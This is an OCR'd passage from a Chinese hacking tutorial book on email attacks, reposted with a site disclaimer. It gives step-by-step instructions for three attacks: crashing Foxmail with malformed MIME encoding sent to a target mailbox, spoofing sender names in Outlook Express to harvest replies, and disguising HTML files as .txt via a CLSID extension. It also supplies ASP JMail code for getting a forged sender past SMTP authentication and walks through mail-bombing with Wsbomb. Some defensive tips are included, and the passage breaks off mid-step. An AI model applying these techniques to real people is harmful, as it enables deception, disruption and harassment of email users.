
免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 1 撰写新邮件

Step 1

在 Foxmail6.0 中撰写一份新邮件，新邮件使用个性签名图标，攻击的目标邮箱是 appletung@163.com。




Step 2 将邮件保存到发件箱

Step 2

然后单击工具栏上的“保存”按钮，把这封邮件保存到发件箱中去，然后打开“发件箱”窗口，在发件箱中选择这封邮件。

Step 3

单击执行“文件”→“导出邮件”命令，打开“另存为”对话框。



Step 3 导出邮件

Step 4

把邮件导出为 d:\test.txt，用记事本打开 test.txt，其内容如下所示（“//”后为注释的内容）

Date:Tue.19 Nov 2007 14:32:37 +0800//时间

From:“appletung”<appletung@uestc.edu.cn>//发信人

To:appletung@163.tom<>//收件人

Subject:test//主题名称

X-mailer:Foxmail 6,10,201,20[cn]//邮件客户端

Mime-Version:1.0//MIME版本

Content-Type:multipart/mixed;//MIME 类型

boundary="=====001_Dragon616364271172_=====”//指定分界符

This is a multi-part message in MIME format.//注释

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

=====001_DragOn616364271172_ =====//食界符

Content-Type:text/plain;//MIME类型

charset="gb2312"//字符集

Content-Transfer-Encoding:base64//编码方式

bmNocnmjrMT6usOjoQOKICAgICAgsb7Tyr=====//邮件正文(省略)

=====001_DragOn616364271172_ =====//分界符

Content-Type:image/gif;//MIME类型

name="slna.gif"//图标名称

Content-Transfer-Encoding:base64//编码方式

Content-Disposition:Foxmaillcon;//客户端自定义

filename="man_017.gif"//个性签名图标

R01GODlhPAA8AOZ/APcpKKinp +IEB -vTs4……//个性图标的编码,在此省略

=====001_Dragon616364271172_ =====//分界符

Step 5

到这里的时候，采取将 Foxmail 个性图标部分的编码方式改为其他或不存在的编码方式，如把 base64 改为 base60，代码如下所示：


Content-Type:image/gif/ //MIME 类型

name="slna.gif" //文件名

Content-Transfer-Encoding:base60 //修改为其他或不存在的编码方式

Content-Disposition:Foxmaillcon;//这是Foxmail自己的定义,其他客户端是不支持的

filename="sina.gif"//个性签名图标文件名。



Step 6 导入邮件

Step 6

然后保存所作的修改，接着关闭“d:\test.txt”文件。然后再在 Foxmail 6.0 的工具条上单击“收件箱”按钮，在弹出“Foxmail”主界面中执行“文件”→“导入邮件”命令，把 d:\test.txt 文件导入到收件箱。

Step 7

然后在 Foxmail 中单击工具栏的“发送”按钮，把这封具有破坏性的邮件发送出去。这样一来，用户在使用 Foxmail 收取这封邮件的时候，就会弹出一个“出错提示”对话框。

Step 8

如果单击“确定”按钮，则会出现错误提示对话框；如果单击“取消”按钮，则系统就会打开调试程序（如 Visual C++）来调试 Foxmail。这样一来，以后在这个邮箱中每次收取邮件的时候，都会出现以上的出错信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

【案例 9-8】修改、删减个性图标内容

（1）修改个性图标内容实现攻击

如果在Foxmail个性图标的编码内容中增加一些base64中不存在的字符，例如在GIF图片文件编码的最后增加base64编码中不存在的字符【？】或别的什么，如下所示。

……mW6E08bJqSL/yYbg3Laq7vlx0CQbjx
fL/aDY1IJIrGlm31WwoTj2dRCnlEIhKa7YpNE
KPBAALhMeMF4cOGDBwq4rfl3VjrBAQAgA7?
//注意这里最后增加的符号【？】

然后重复前面所描述的“导入邮件”→“发送”→“接收”过程，就可以看到，在接收邮件之后，Foxmail就会出现异常错误，这样，就实现我们攻击的目的了。

（2）删减个性图标内容实现攻击

同样，如果Foxmail个性图标的编码内容进行一些适当的删减，例如把个性图标编码的前四行删除。



然后再重复我前面所描述的“导入邮件”→“发送”→“接收”过程，就可以看到，在接收邮件之后，Foxmml也会出现类似异常错误，这样，就实现我们攻击的目的了。

（3）删除个性图标内容实现攻击

这次完全删除Foxmail个性图标内容，如下所示。

Content -Type：image/gifj//MIME 类型
name=”slna.gif”//文件名

Content -Transfer -Encoding：base64//编码方式

Content -DispOsition：Foxmaillcon；//Fox -mail自定义，其他客户端不支持

filename=”Rabbit.GIF”//个性签名图标文件名

//下面是base64编码后的man_017.gif文件，已被删除。

--=====000_Dragon607500642310_=====--//分界符

然后再重复前面所描述的“导入邮件”→“发送”→“接收”过程，这次导入的时候，Foxmail就提示出错，但在收取的时候，Foxmail只是提示邮件编码有问题，并没有导致其他严重错误，因此，本次攻击并不妨碍收取该邮件。

（4）修改邮件正文的内容实现攻击

这次我们来修改邮件正文的内容，修改或增加base64编码中没有的字符，如下所示。

Content-Type：text/plain；//MIME类型
charset=”GB2312”//字符集

Content -Transfer -Encoding：base64//编码方式

VGhpcyBpcyBhIHRlc3QgbWFpbCENCg，
==//信件正文内容，注意后面的【>】

然后再重复前面所描述的“导入邮件”→“发送”→“接收”过程，这次出现的问题同前面出现的问题一致。

9.2.3 Outlook Express 欺骗获取密码

Microsoft Outlook Express在桌面上实现了全球范围的联机通讯。无论是与同事和朋友交换电子邮件，还是加入新闻组进行思想与信息的交流，Outlook Express都是得力的助手。

Outlook Express同样地也存在漏洞，利用Outlook Express回复邮件功能中的漏洞，可以通过欺骗的方法来非法获取其他用户的邮件。

【案例 9-9】利用 OutlookExpress 漏洞欺骗


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

下面我们来介绍一下如何利用Outlook Express回复邮件功能的漏洞，欺骗得到其他用户的邮件，具体的设置步骤如下：

Step 1


打开“Outlook Express”主窗口。



Step 1 启动 Outlock Express

Step 2


选择“工具”→“账号”命令，打开的“Internet 账号”对话框，然后在这个对话框中创建新的邮件账号。接着单击“添加”按钮，在弹出菜单中选择“邮件”命令。



Step 2 创建新的邮件账号

Step 3


打开“Internet 连接向导”对话框，在“显示姓名”文本框中，输入姓名，例如 appletung。当采用这个账号发送邮件时，该姓名将出现在邮件的“发件人”字段。



Step 3 打开 Internet 连接向导，输入姓名

Step 4

单击“下一步”按钮，弹出“Internet 电子邮件地址”对话框，然后在该对话框中，输入该邮件账号对应的电子邮件地址，如 appletung@uestc.edu.cn。如果没有现成的电子邮件地址可以用，也可以到 Hotmail 中去申请一个新的邮箱。




Step 4 设置电子邮件地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 5


继续单击“下一步”按钮，弹出“电子邮件服务器名”对话框，然后在该对话框中，首先选择接收邮件的服务器类型，在“外发邮件服务器”文本框中输入发送邮件的服务器的域名或者IP地址。



Step 5 设置电子邮件服务器

Step 6


接着继续单击“下一步”按钮，弹出“Internet Mail登录”对话框，在该对话框中，输入登录邮件服务器时的账号名和密码。一般来说，邮箱的账号名是邮箱地址@前面的部分，例如对于邮箱appletung@uestc.edu.cn来说，它的账号名为appletung，为安全起见，可以勾选“使用安全密码验证登录”复选框。



Step 6 输入登录账号和密码

Step 7

最后单击“完成”按钮，即可完成邮件账号的创建。这时候，可以在“Internet账号”对话框中，看到自己新创建的邮件账号了。



Step 7 账号创建完成

教你一招：

一般用的是POP3和SMTP。例如shou的是pop3.sohu.com和smtp.sohu.com。

Step 8


再在“Internet账号”对话框中，选中刚才新建立的邮件账号，然后单击右边的“属性”按钮，打开“mail.uestc.edu.cn属性”对话框。

Step 9

为了欺骗获得其他用户的邮件，还需要在“mail.uestc.edu.cn属性”对话框中，对该邮件账号的属性进行一些小小的修改，切换到属性对话框“常规”选项卡。例如，我们想要欺骗获得别的用户发给邮箱yk@uestc.edu.cn的邮件，可以在“用户信息”的名称中，把原来的内容改成yk@uestc.edu.cn。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



Step 8 打开邮件账号属性对话框

Step 10

单击“确定”按钮，完成邮件账号mail.uestc.edu.cn的属性修改。然后关闭“Internet账号”对话框，回到“Outlook-Express”的主窗口中。接着单击工具条上的“新邮件”按钮，打开“新邮件”对话框。在该对话框中，将新建一封欺骗邮件。



Step 10 新建一封欺骗邮件



Step 9 修改用户信息中的名称

Step 11

在新建的邮件中，选中刚才建立的邮件账号的邮箱作为发件人：appletung@uestc.edu.cn。欺骗邮件的创建方法同一般的邮件是一样的，只不过在其中添加了一些欺骗信息。例如：我是appletung，有事情请你帮忙，请告诉我你的联系方式。



Step 12 收到的欺骗邮件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 12

在欺骗邮件创建完成之后，直接单击“发送”按钮，就可以把这封欺骗邮件发送出去了。这样，当 appletung@163.com 的用户收到这封欺骗邮件的时候，他看到的邮件内容就如前面图中所示。



Step 13

可以看到在“发件人”栏中，Outlook Express 显示的是 yk@uestc.edu.cn，但是实际上，这封邮件的发件人应该是 appletung@uestc.edu.cn。这时候如果在发件人 yk@uestc.edu.cn 上双击，即可打开其属性对话框，在该对话框中，可以看到姓名为 yk@uestc.edu.cn 的发件人，实际用的邮箱地址为 appletung@ueste.edu.cn。

Step 14

当 appletung@163.com 的用户单击“Re：hello”对话框中的“回复作者”按钮以回复这封欺骗邮件的时候，他看到的回信对话框如上面图中所示。



Step 15

appletung@163.com 的用户回复了这封欺骗邮件后，再次进入发出邮件的邮箱 appletung@uestc.edu.cn，就可以收到回复信息了。如果双击发件人的姓名“yk@uestc.edu.cn”，则在打开的属性对话框中，就可以看到是 appletung@163.com 的用户回复了这封欺骗邮件。

9.2.4 如何实现 TXT 文件欺骗


在众多媒体的宣传报道下，大家都知道了不能轻易打开电子邮件里的可执行文件类的附件，但是显然那些破坏活动的制造者们也看了那些警告防范的文章，他们开始玩一些新的把戏，让您以为那些附件只不过是没有危险的文本文件或是图像文件等就是其手段之一。由于目前大多数人使用的是Windows系列操作系统，Windows的默认设置是隐藏已知文件扩展名的，而当你去点击那个看上去很友善的文件，那些破坏性的东西就跳出来了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

假如您收到的邮件附件中有一个看起来是这样的文件："QQ靓号放送.txt"，首先会认为它肯定是纯文本文件。其实它可能实际文件名可以是"QQ靓号放送.txt.{3050F4D8-9885-11CF-BB82-00AA00BDCE0B)"。


【案例 9-10】实现 TXT 文件欺骗



Step 1 重命名文本文件

Step 1


选择要欺骗的文件，如"Readme.txt"。把该文件重命名，在其后面添".{3050F4D8-98B5-11CF-BB82-00AA00BDCE0B}"，这时文件名仍然显示 Readme.txt，但是文件的图标已经变换。



Step 2 打开文件

Step 2

双击 Readme.txt 文件，文件竟然用用 IE 浏览器打开了，如果该文件包含有恶意代码，就不知不觉已经执行了。



Step 3 文件属性

Step 3

鼠标右键 Readme.txt 文件，查看该文件的属性，就可以发现，它的文件类型已经是 HTML 类型了。

文件打开类型是 HTML Application。{3050F4D8-9885-11CF-BB82-00AA00BDCE0B}在注册表里是HTML文件关联的意思。但是存成文件名的时候它并不会显现出来，看到的就是个.txt文件，这个文件实际上等同于"QQ靓号放送.txt.html"。

欺骗实现原理：双击这个伪装起来的.txt时候，由于真正文件扩展名是.{3050F4D8-9885-11CF-BB82-00AA00BDCE0B)，也就是.html文件，于是就会以html文件的形式运行，这是它能运行起来的先决条件。

欺骗识别及防范方法：这种带有欺骗性质的.txt文件显示出来的并不是文本文件的图标，它显示的是未定义文件类型的标志，这是区分它与正常.txt文件的最好方法。

识别的另一个办法是在"按Web页方式"查看时在"我的电脑"左面会显示出其文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

名全称，此时可以看到它不是真正的txt文件。问题是很多初学者经验不够，老手也可能因为没留意而打开它，在这里再次提醒您，注意您收到的邮件中附件的文件名，不仅要看显示出来的扩展名，还要注意其实际显示的图标是什么。

对于附件中别人发来的看起来是.txt的文件，可以将它下载后用鼠标右键选择“用记事本打开”，这样看会很安全。

9.2.5 如何绕过SMTP服务器的身份验证

由于技术和安全问题，现在大部分虚拟主机服务商都采用IMAIL组件提供ASP脚本发送邮件的服务，其发送代码如下：

```
SetIMail =SerVer.CreateObject (“JIMail.SMTPMail”)
JMail.ServerAddress=”SMTP服务器地址”
JMail.Sender=”发送者邮件地址”
JMail.subject=”邮件主题”
JMail.AddRecipient”接收者邮件地址”
JMail.Body=”邮件正文”
JMail.PriOrity=1
JMai1.Execute
```

设置后的SMTP服务器需要进行身份验证，例如SMTP.21cn.tom服务器，只允许发送邮件地址是&*@2lcn.com的邮件发送，所以不能实现所有邮件自由发送。

于是，笔者想了一个办法：设法骗过SMTP服务器。编写的ASP发送代码如下：

```
Set JMail =Server.CreateObject (“JMail.SMTPMail”)
JMail.ServerAddress=”SMTP.21cn.com”
JMail.Sender=”mvside@21cn.com”
JMail.Subject=”邮件主题”
JMail.AddRecipient接收者邮件地址
JMail.Body=” 此封邮件的发送地址是:”&”真实的发送者邮件地址”&”,如要回复此邮件，请发往”&” 真实的发送者邮件地址”&vbCrLf&”邮件正文”
JMail.Priority=1
JMail.Execute
```

这样每次发送邮件，SMTP.21cn.com服务器都以为是mvside@21cn.com发送的邮件，所以能够顺利通过验证。

当收件方收到邮件后，在邮件正文第一行就出现了“此邮件的发送地址是:(真实的发送地址)，如要回复此邮件，请发往(真实的邮件地址)”这样的文字。

上面列举的对电子邮箱的入侵实际上是一种密码破解攻击方法，对于密码破解的攻击方法，关键是要选择一个好的密码，密码的选择有以下几点要注意：

(1)不用使用生日作为密码，假定出生年份是在1960至1980之间，那么只要猜7300(365乘以20)次就可以把生日猜中了。

(2)不要使用少于5位的密码，设置尽可能多的密码位数。

(3)不要使用纯数字或者纯字母的密码，也不要使用英文单词作为密码，因为英文单词的个数有限。

(4)尽量使用混合形式的密码，比如混合了字母、数字及特殊字符的密码，例如fds21erf%，当然也要选自己能记住的密码，否则要把密码记录在某个地方，更加不安全。

9.3 黑客是如何攻击邮件的

某一天，当你打开自己的电子邮箱，发现里面有一封陌生人发来的邮件，发信人ID看起来也没有任何规律可言。好奇心驱使你打开了邮件，但是你并没有发现任何有价值的内容。接下来的情况让你有些措手不及，因为你的邮箱很快被塞满了陌生人的邮件。于是你想收到的邮件却不知道被塞到了哪个地

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

方。不必惊慌。这其实就是信息时代的商战中经常见到的电子邮件攻击。电子邮件攻击是目前商业应用最多的一种商业攻击，它还有一个比较形象的名字叫做“邮件炸弹”。

9.3.1 电子邮箱信息攻击原理

邮件炸弹，简单的说是针对一个邮箱地址，如矿轰烂炸般的向他发送大量垃圾邮件，从而达到攻击邮箱的目的的。这种手段不仅干扰用户的电子邮件系统的正常使用，甚至还可能影响到邮件系统所在服务器的稳定，造成整个网络系统全部瘫痪。所以，电子邮件炸弹是一种杀伤力极其强大的网络武器。

电子邮件攻击有很多种，主要表现为：

（1）窃取、篡改数据：通过监听数据包或者截取正在传输的信息，可以使攻击者读取或者修改数据。通过网络监听程序，在Windows系统中可以使用NetXRay来实现。UNIX、Linux系统可以使用Tcpdump、Nfswatch（SGI-Irix、HP/US、SunOS）来实现。而著名的Sniffer则是有硬件也有软件，这就更为专业的了。

（2）伪造邮件：通过伪造的电子邮件地址可以用诈骗的方法进行攻击。

（3）拒绝服务：让系统或者网络充斥了大量的垃圾邮件，从而没有余力去处理其它的事情，造成系统邮件服务器或者网络的瘫痪

（4）病毒：在现在生活中，很多病毒的广泛传播是通过电子邮件传播的。I love you就是近年来里最为鲜明的例子。

9.3.2 随心邮箱炸弹


随心邮件炸弹v1.6，程序本身自带SMTP服务器，可以直接轰炸到对方的邮件地址，快速高效。支持发送邮件地址列表；发送次数可自定义，DNS服务器可自定义为高速DNS地址，也可以取本机的DNS地址；发送人的MAIL址可随意更改。

【案例 9-11】使用随心邮件炸弹攻击邮箱示例

利用Wsbomb进行Email炸弹攻击的操作步骤如下：

Step 1

首先运行 Wsbomb。



Step 1 运行 WsbombWsbomb

Step 2

填入 DNS 地址。DNS 地址可以通过在运行中输入“cmd”启动 MS.DOS，然后输入“ipconfig/all”命令，查看本机 DNS。



Step 2 填入 DNS 地址

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 3


输入需要发送的 Email 地址和邮件内容信息。



Step 3 填写其余信息

Step 4

单击“发送”按钮，就开始发送邮件，程序会显示总共发送的邮件次数和已经发送的邮件次数信息。



Step 4 发送邮件

Step 5

假设上一步选择的发送次数为“10”，打开邮箱，则发现已经收到了 10 封由 Wsbomb 发送的邮件。

Step 6

查看邮件内容，和先前设置的发送内容一致。



Step 5 查看收到的邮件



Step 6 查看邮件内容

9.3.3 邮箱炸弹防范及垃圾邮件过滤

邮件炸弹的防范比较繁琐，而且很难保证万无一失，但我们可以使用如下方法来尽可能地避免邮件炸弹的袭击和做好善后处理：

（1）不随意公开自己的信箱地址

（2）隐藏自己的电子邮件地址

例如将 shy@163.com 在输入时改成 shy.163.com，这样一来大家都知道这个实际上就是邮箱，但是一些邮箱自动搜索软件就无法识别这样的“邮箱”了。

（3）谨慎使用自动回信功能

“自动回信”功能设计初衷很好，但也有可能被利用制造邮件炸弹。试想一下，如果接收和发送双方都设置了“自动回信”设置，而双方都没有及时看信的话，就会在反复“自动回信”中造就了一颗邮箱炸弹。

（4）打好补丁

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

在软件设计中，经常会出现一些意想不到的错误和漏洞，给程序带来安全和稳定性方面的隐患。因此，经常保持对软件的更新，是保证系统安全的一种最简单也是最直接的办法。

防范邮箱炸弹的一个好方法就是在邮件软件中或邮件服务器上设置好防范项目。


【案例 9-12】Outlook Express 防范垃圾邮件策略



Step 1 新建“邮件规则”

Step 1

打开 Outlook Express 中单击“工具”，在弹出的下拉菜单中单击“邮件规则”→“邮件”。



Step 2 设置邮件大小

Step 2

